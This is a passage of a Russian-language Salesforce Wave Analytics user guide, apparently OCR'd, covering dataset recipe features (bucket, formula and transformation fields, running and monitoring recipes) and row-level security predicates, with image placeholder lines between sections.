
   В данном примере каждая область будет сезоном, поэтому введите диапазон дат для зимы и введите имя области.



4. Чтобы добавить больше областей, щелкните + и повторите этапы 3.
5. Чтобы объединить в область оставшиеся значения, которые еще не были объединены, выберите **«Соотнесение оставшихся значений»** и введите область этих значений.
   Если вы не выберете этот параметр, строки с необъединенными значениями сохранят те же значения в новом поле области.
6. Когда вы завершите все области, щелкните **«Создать поле, содержащее области»**.
   Рядом с полем источника в предварительном просмотре рецепта будет отображено новое поле области.

CREATED DATE	CREATED DATE DATEBUCKET
2017-02-22T23:51:17.000Z	Winter
2017-02-22T23:51:17.000Z	Winter
2017-02-22T23:51:17.000Z	Winter

В режиме «Относительный» каждая область представляет промежуток времени относительно даты выполнения рецепта. Можно создавать периоды областей на основе дней, недель, месяцев, кварталов и даже лет. Например, создайте поле области на основе даты создания обращения, чтобы сгруппировать обращения о времени их создания.



При создании поля относительной области даты введите начало и окончание каждого периода вручную либо используйте ползунки.

Совет: Поле области может быть использовано для фильтрации срок в рецепте.

Добавление поля формулы в рецепт набора данных

Поле формулы используется для расчета новых значений из мер, указанных в рецепте, посредством арифметических операций и математических функций.

Поле формулы позволяет рассчитывать новые значения на основе существующих значений, указанных в полях мер. Конструктор формул предлагает поля и функции при вводе.

1. Нажмите кнопку «Добавить поле формулы» (Σ). Отобразится диалог «Поле формулы».

ВЕРСИИ


Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания рецепта:

- Изменение потоков данных Wave Analytics



2. Заполните поле **«Имя поля формулы»**.
3. Начните вводить формулу в поле **«Формула»**.
   По мере ввода конструктор формул будет предлагать соответствующие математические функции и поля измерений.



4. Чтобы использовать предложенный конструктором вариант, щелкните его или используйте кнопки перемещения курсора для выбора варианта и нажмите клавишу Enter или Tab.
5. При необходимости используйте клавиатуру, чтобы ввести скобки, арифметические операторы и числа.
6. Завершив ввод формулы, щелкните **«Создать поле формулы»**.
   Новое поле формулы отобразится в представлении рецепта для предварительного просмотра.



Совет: Вы можете добавить поле формулы в область или связать с другими формулами в рецепте.

В поле формулы могут быть использованы следующие математические функции. Аргументы каждой функции могут быть представлены литеральными значения или полями мер.


Функция	Описание	Формат
abs	Данная функция вычисляет абсолютное значение числа. Абсолютное значение — это число без знака плюса или минуса.	`abs(число)`
ceil	Данная функция округляет число в большую сторону.	`ceil(число)`
exp	Данная функция возвращает значение для экспоненты заданного числа.	`exp(число)`
floor	Данная функция округляет число в меньшую сторону.	`floor(число)`
log	Данная функция возвращает десятичный логарифм числа.	`log(число)`
power	Данный оператор возводит число в указанную степень.	`power(число, степень)`
round	Данная функция возвращает ближайшее число, ограничивая его заданным количеством цифр.	`round(число, количество символов)`
sqrt	Данная функция возвращает положительный квадратный корень заданного числа.	`sqrt(число)`
trunc	Данная функция округляет число в меньшую сторону, удаляя символы после запятой.	`trunc(число)`

Трансформация полей в рецепте набора данных

Данные не всегда достоверны, особенно при объединении данных из разных источников. В рецепте базы данных можно трансформировать поля, чтобы обеспечить соответствие значений целевому набору данных. Измените обращения, разделите значения, чтобы получить необходимые элементы, и замените неверные значения.


При трансформации поля новое поле добавляется с правой стороны исходного поля с новыми значениями. Вы можете выбирать между сохранением и удалением исходного поля.

Чтобы трансформировать поле, щелкните заголовок поля (1), а затем нажмите кнопку трансформации рекомендаций (2). Параметры трансформации появятся на боковой панели (3). Щелкните **«Применить»**, чтобы применить трансформацию. По завершении щелкните заголовок другого поля, чтобы перейти к другому полю.



Имеются поля трансформация, которые можно применять.

Трансформация	Описание	Пример
Convert to Uppercase Apply	Конвертирует значения в выбранном поле в верхний регистр.	Корректирует значения штата США. *ca* становится *CA*.
Convert to Lowercase Apply	Конвертирует значения в выбранном поле в нижний регистр.	Корректирует адреса электронной почты интереса, собранные на выставке. *JSMITH@FORRESTER.COM* становится *jsmith@forrester.com*.
Split Apply - or custom	Разделяет значения на несколько частей в разделителе и создает новое поле для каждой части.	Разделяет номера телефонов на области кода и номера. Выберите разделитель *-* для деления *925-900 2123* на два новых значения *925* и *900 2123*.
Substring Apply Position 1 Length	Начало преобразования **положения** знака в значение, извлечение числа знаков по **длине** в новое поле.	Извлекает месяц из значений даты. Введите **положение** из *4* и **длину** из *2*, чтобы извлечь значение месяца *10* из значения даты *2016-10-23*.
Find & Replace Apply Find Replace	Найдите особое значение в поле и замените его новым. Новое поле создано с содержанием замененных и неизменных значений.	Сделайте действительными значения страны. **Найдите** все экземпляры *США* и **замените** их на *США*.
Convert Dimension To Measure Apply	Преобразует значения в поле измерения в числовые значения в новом поле меры.	Трансформация компонента Extract Date используется для извлечения значения часа из даты создания обращения. Используйте трансформацию


Трансформация	Описание	Пример
		Convert Dimension to Measure, чтобы сделать значение часа мерой, которую можно использовать в расчетах.
	Извлекает выбранный компонент из поля даты в новое поле.	Можно извлечь компонент часа из даты создания обращения, чтобы анализировать создание обращений по часу дня.

Важное замечание: Наборы данных Wave содержат поля компонентов даты и времени, такие как «Год», «Квартал» и «Месяц», которые автоматически назначаются на основе существующих полей даты и времени. Трансформации в этих полях компонентов не поддерживаются.

Навигация по полям в рецепте набора данных

По мере добавления данных и преобразования полей число полей в представлении рецепта увеличивается. Это затрудняет поиск элементов при работе. Воспользуйтесь специальным средством навигации, чтобы быстро найти нужные поля и скрыть ненужные. Средство также отображает атрибуты поля, такие как имя API и тип поля.

Чтобы открыть средство навигации по полям, нажмите кнопку [🔍].



Для быстрого поиска поля начните вводить его имя в поле «Поиск поля» (1), чтобы ограничить список результатов. Выберите требуемое поле и нажмите его (2). Поле будет выделено в представлении рецепта. Для просмотра или правки


метаданных поля нажмите **«Атрибуты»** (3). В этом разделе можно изменить API-имена и метки новых полей, созданных в рецепте, а также метки существующих полей. Если поле требуется скрыть, нажмите значок глаза (4) Нажмите значок еще раз, чтобы вновь отобразить поле. Поле также можно скрыть, наведя курсор на его заголовок в представлении и нажав значок глаза.

Прим.: По умолчанию поля, скрытые в средстве навигации, не используются при запуске рецепта. Тем не менее пользователь может добавить такие поля вручную.

Навигация и редактирование этапов рецепта

После подготовки данных каждое внесенное изменение появляется с левой стороны как этап рецепта. Рассматривайте эти этапы как историю рецепта. Вы можете переместиться назад и вперед через журнал для просмотра внешнего вида данных на разных этапах рецепта. Если вам не нравится внешний вид, вы можете редактировать или удалить этап.

Чтобы получить доступ к действиям этапов рецепта, наведите курсор на этап и щелкните .




Прим.: Действия доступны для каждого этапа, в зависимости от положения этапа.

Действия служат для следующих целей.

Действие	Описание
Правка	Редактирует текущий этап. Вы можете редактировать поля формулы и трансформировать встроенные поля. 

Действие	Описание
	Совет: Вы можете также редактировать этап, нажав на любое из окрашенных синим значений.
Переход к запуску	Отображает предварительный просмотр данных, как при запуске рецепта до добавления каких-либо этапов. Это действие доступно только в отношении первого этапа.
Переход	Отображает предварительный просмотр данных как на текущем этапе до добавления каких-либо последующих этапов.
Удаление	Удаляет текущий этап.
Удаление всех последующих	Удаляет все этапы после текущего.


Прим.: Удаление этапа может привести к прекращению работы последующих этапов. Например, если вы удаляете поле с формулой, которая используется в более позднем поле с формулой, Wave не сможет высчитать вторую формулу. Если такое случится, затронутый этап окрасится в красный цвет с разъяснением ошибки, предупреждая вас о необходимости редактировать этап.



Сохранение рецепта набора данных

Если вы не готовы создать набор данных для использования, сохраните рецепт и продолжите работу позже. Это позволит сэкономить время в будущем.

Чтобы сохранить рецепт, нажмите кнопку **«Сохранить»**.



Доступны два способа сохранения рецепта.

Сохранить рецепт

Сохранение рецепта под именем, указанным при создании. Запуск рецепта не выполняется. Это вариант используется для сохранения рецептов, находящихся в работе.

Сохранить как...

Сохранение копии рецепта под именем, указанным при создании. При сохранении копии открывается новая вкладка в диспетчере данных. Используйте этот вариант для экспериментов с различными настройками без внесения изменений в исходный рецепт.

Важное замечание: Рецепт, сохраненный с помощью **«Сохранить как...»**, имеет то же имя и целевой набор данных, что и исходный рецепт. Рекомендуем запускать исходный или новый рецепт, но не оба одновременно, чтобы избежать создания наборов данных с одинаковыми именами.

Чтобы обновить или запустить сохраненный рецепт, откройте его на вкладке «Подготовка» диспетчера данных. См. «Управление рецептами наборов данных и их отслеживание».

Запуск рецепта набора данных

Запустите новый рецепт, чтобы создать целевой набор данных, или существующий рецепт — чтобы обновить его.

При запуске рецепта выберите приложение для целевого набора данных, при необходимости введите предикат безопасности и выберите поля, которые должны быть включены в целевой набор данных. Рецепт можно запустить только один раз или настроить для него выполнение по расписанию.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.


Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания рецепта:

- Изменение потоков данных Wave Analytics

1. На странице рецепта нажмите **«Создать набор данных»**. Отобразится диалоговое окно «Запуск рецепта».



2. Из раскрывающегося списка **«Приложение»** выберите раздел для создания целевого набора данных.
3. При необходимости введите предикат безопасности. См. «Безопасность строки для наборов данных».
4. Убедитесь, что в списке полей выбраны все необходимые поля.

   Прим.: По умолчанию скрытые или удаленные поля не будут выбраны, поэтому внимательно проверьте представление для предварительного просмотра рецепта.

5. Нажмите кнопку **«Продолжить»**.

6. Выберите периодическое либо разовое выполнение.

   При выборе разового выполнения щелкните **«Запустить рецепт»** для завершения.

   Если выбрано периодическое выполнение, щелкните **«Запланировать рецепт»**, укажите параметры расписания и нажмите **«Запланировать и запустить»**.


   Рецепт будет помещен в очередь выполнения.

Управление рецептами наборов данных и их отслеживание

Статус рецептов и целевых наборов данных отображается на вкладке «Потоки данных и рецепты» диспетчера данных. Пользователь может открыть рецепты для обновления и запуска или удалить их.

Чтобы открыть диспетчер данных, щелкните значок шестеренки ( ) в Wave Analytics, а затем выберите **Диспетчер данных**.

Щелкните вкладку «Потоки данных и рецепты» и откройте вложенную вкладку «Рецепты набора данных». На этой вложенной вкладке показаны рецепты и связанные с ними целевые наборы данных.



Значок и статус отображают текущее состояние рецепта.


Значок	Статус	Значение
	Выполнен	Новый или обновленный рецепт, который был запущен.
	Сохранен	Новый или обновленный рецепт, который был сохранен, но не запущен.

Значок и статус отображают текущее состояние целевого набора данных.

Значок	Статус	Значение
	Обновлен	Набор данных создан и обновлен.

Значок	Статус	Значение
	Не обновлен	Набор данных создан, но не обновлен. Это происходит, если рецепт был обновлен, но не запускался или находится в очереди запуска.
	Не создан	Набор данных не создан. Это происходит, если рецепт создан, но не запускался или находится в очереди запуска.


Откройте рецепт, чтобы обновить или запустить его. Щелкните по рецепту или откройте меню действий и выберите **«Открыть рецепт»**.



Рецепт также может быть удален.

Прим.: Удаление рецепта не ведет к удалению целевого набора данных.

Чтобы отслеживать выполнение запущенных рецептов, щелкните вкладку «Отслеживание». Рецепты показаны как отдельные задания в представлении «Задания».



Безопасность строки для наборов данных

По умолчанию пользователь Wave Analytics, имеющий доступ к набору данных, имеет доступ ко всем записям набора данных. Тем не менее, чтобы ограничить доступ к записям, примените безопасность строки к набору данных. Некоторые записи могут содержать конфиденциальные данные, которые не должны быть общедоступными.

Чтобы применить безопасность строки для набора данных, можно либо определить предикат безопасности, либо включить наследование общего доступа приложения Wave и указать объекты, из которых следует перенести правила общего доступа.

Предикаты безопасности для наборов данных

Применение предиката к набору данных немного отличается от определения выражения предиката. Кроме того, рекомендуем выбрать алгоритм зависимости предиката от содержимого набора данных и область определения выражения предиката.

Наследование общего доступа для наборов данных в Salesforce

Наследование общего доступа разрешает Wave использовать те же правила общего доступа для наборов данных, что использует система Salesforce для объектов.

СМ. ТАКЖЕ:

Трансформация sfdcRegister

Параметры sfdcRegister

Предикаты безопасности для наборов данных

Применение предиката к набору данных немного отличается от определения выражения предиката. Кроме того, рекомендуем выбрать алгоритм зависимости предиката от содержимого набора данных и область определения выражения предиката.

Определите предикат для каждого набора данных, к записям которого нужно ограничить доступ. *Предикат* — это условие фильтра, определяющее доступ к записям набора данных на уровне строки.

Если пользователь отправляет запрос в отношении набора данных, использующего предикат, то Аналитика Wave проверяет предикат для определения записей, доступных пользователю. Аналитика Wave не возвращает записи, которые недоступны пользователю.

Предикат может моделировать разные типы политик безопасности. Например, предикаты могут создаваться на основе следующих политик:

- Ответственность за запись. Позволяет каждому пользователю просматривать только собственные записи.
- Доступность управления. Позволяет каждому пользователю просматривать записи, принадлежащие их подчиненным или предоставленные ими на основе иерархии ролей.
- Сотрудничество в рабочей группе или организации. Позволяет всем участникам рабочей группы (например, группы потенциальных клиентов) просматривать записи, предоставленные рабочей группе.
- Комбинация других требований безопасности. Например, предикат может быть определен на основе иерархии ролей, рабочих групп и ответственности за запись Salesforce.

Используемый тип политики безопасности определяется порядком ограничения доступа к записям набора данных.

Внимание: Если набор данных не использует безопасность строки, то любой пользователь, имеющий доступ к набору данных, может просматривать все его записи.

При необходимости создайте выражение предиката на основе содержимого набора данных. Например, чтобы разрешить каждому пользователю просмотр только собственных записей набора данных, создайте предикат на основе столбца набора данных, содержащего ответственного для каждой записи. При необходимости загрузите дополнительные данные в набор данных, требуемый предикатом.

Область, позволяющая определять предикат, может меняться.

- Чтобы применить предикат к набору данных, созданному из потока данных, добавьте предикат в поле **rowLevelSecurityFilter** трансформации Register. Wave Analytics применяет предикат при следующем выполнении потока данных.

- Чтобы применить предикат к набору данных, созданному из файла внешних данных, определите предикат в поле **rowLevelSecurityFilter** связанного файла метаданных. Wave Analytics применяет предикат при загрузке файла метаданных и файла внешних данных. При наличии набора данных, созданного из файла внешних данных, воспользуйтесь редактированием набора данных для применения или изменения предиката.

  Пример безопасности строки на основе ответственности за запись

  Рассмотрим пример создания набора данных на основе CSV-файла и последующего внедрения безопасности строки на основе ответственности за запись. В данном примере требуется создать набор данных, содержащий контрольные показатели продаж для ответственных за организации. Чтобы ограничить доступ для каждой записи набора данных, рекомендуем создать политику безопасности, позволяющую каждому пользователю просматривать только контрольные показатели продаж для собственных организаций. Данный процесс состоит из нескольких этапов, описанных в разделах ниже.

  Пример безопасности строки на основе групп, работающих с возможностями

  Рассмотрим пример создания набора данных на основе данных Salesforce и последующего внедрения безопасности строки на основе группы, работающей с возможностями. В данном примере требуется создать набор данных, содержащий только возможности, связанные с рабочей группой. Чтобы ограничить доступ для каждой записи набора данных, рекомендуем создать политику безопасности, позволяющую просматривать возможность только участникам рабочей группы. Данный процесс состоит из нескольких этапов, описанных в разделах ниже.

  Пример безопасности строки на основе иерархии ролей и ответственности за запись

  Рассмотрим пример создания набора данных на основе данных Salesforce и последующего внедрения безопасности строки на основе иерархии ролей Salesforce и ответственности за запись. В данном примере требуется создать набор данных, содержащий все возможности. Чтобы ограничить доступ для каждой записи набора данных, рекомендуем создать политику безопасности, позволяющую каждому пользователю просматривать только собственные возможности или возможности, принадлежащие их подчиненным на основе иерархии ролей Salesforce. Данный процесс состоит из нескольких этапов, описанных в разделах ниже.

Пример безопасности строки на основе ответственности за запись

Рассмотрим пример создания набора данных на основе CSV-файла и последующего внедрения безопасности строки на основе ответственности за запись. В данном примере требуется создать набор данных, содержащий контрольные показатели продаж для ответственных за организации. Чтобы ограничить доступ для каждой записи набора данных, рекомендуем создать политику безопасности, позволяющую каждому пользователю просматривать только контрольные показатели продаж для собственных организаций. Данный процесс состоит из нескольких этапов, описанных в разделах ниже.

Прим.: Несмотря на то, что данный пример рассматривает процесс применения предиката к набору данных, созданному из CSV-файла, данная процедура может также применяться к набору данных, созданному из данных Salesforce.

1. Определение данных для добавления в набор данных

   Сначала определите данные, подлежащие добавлению в набор данных. В данном примере требуется создать набор данных, содержащий все контрольные показатели продаж.

2. Определение безопасности строки для набора данных

   Теперь рассмотрим вопросы безопасности строки. Как будет ограничиваться доступ к каждой записи в данном наборе данных?

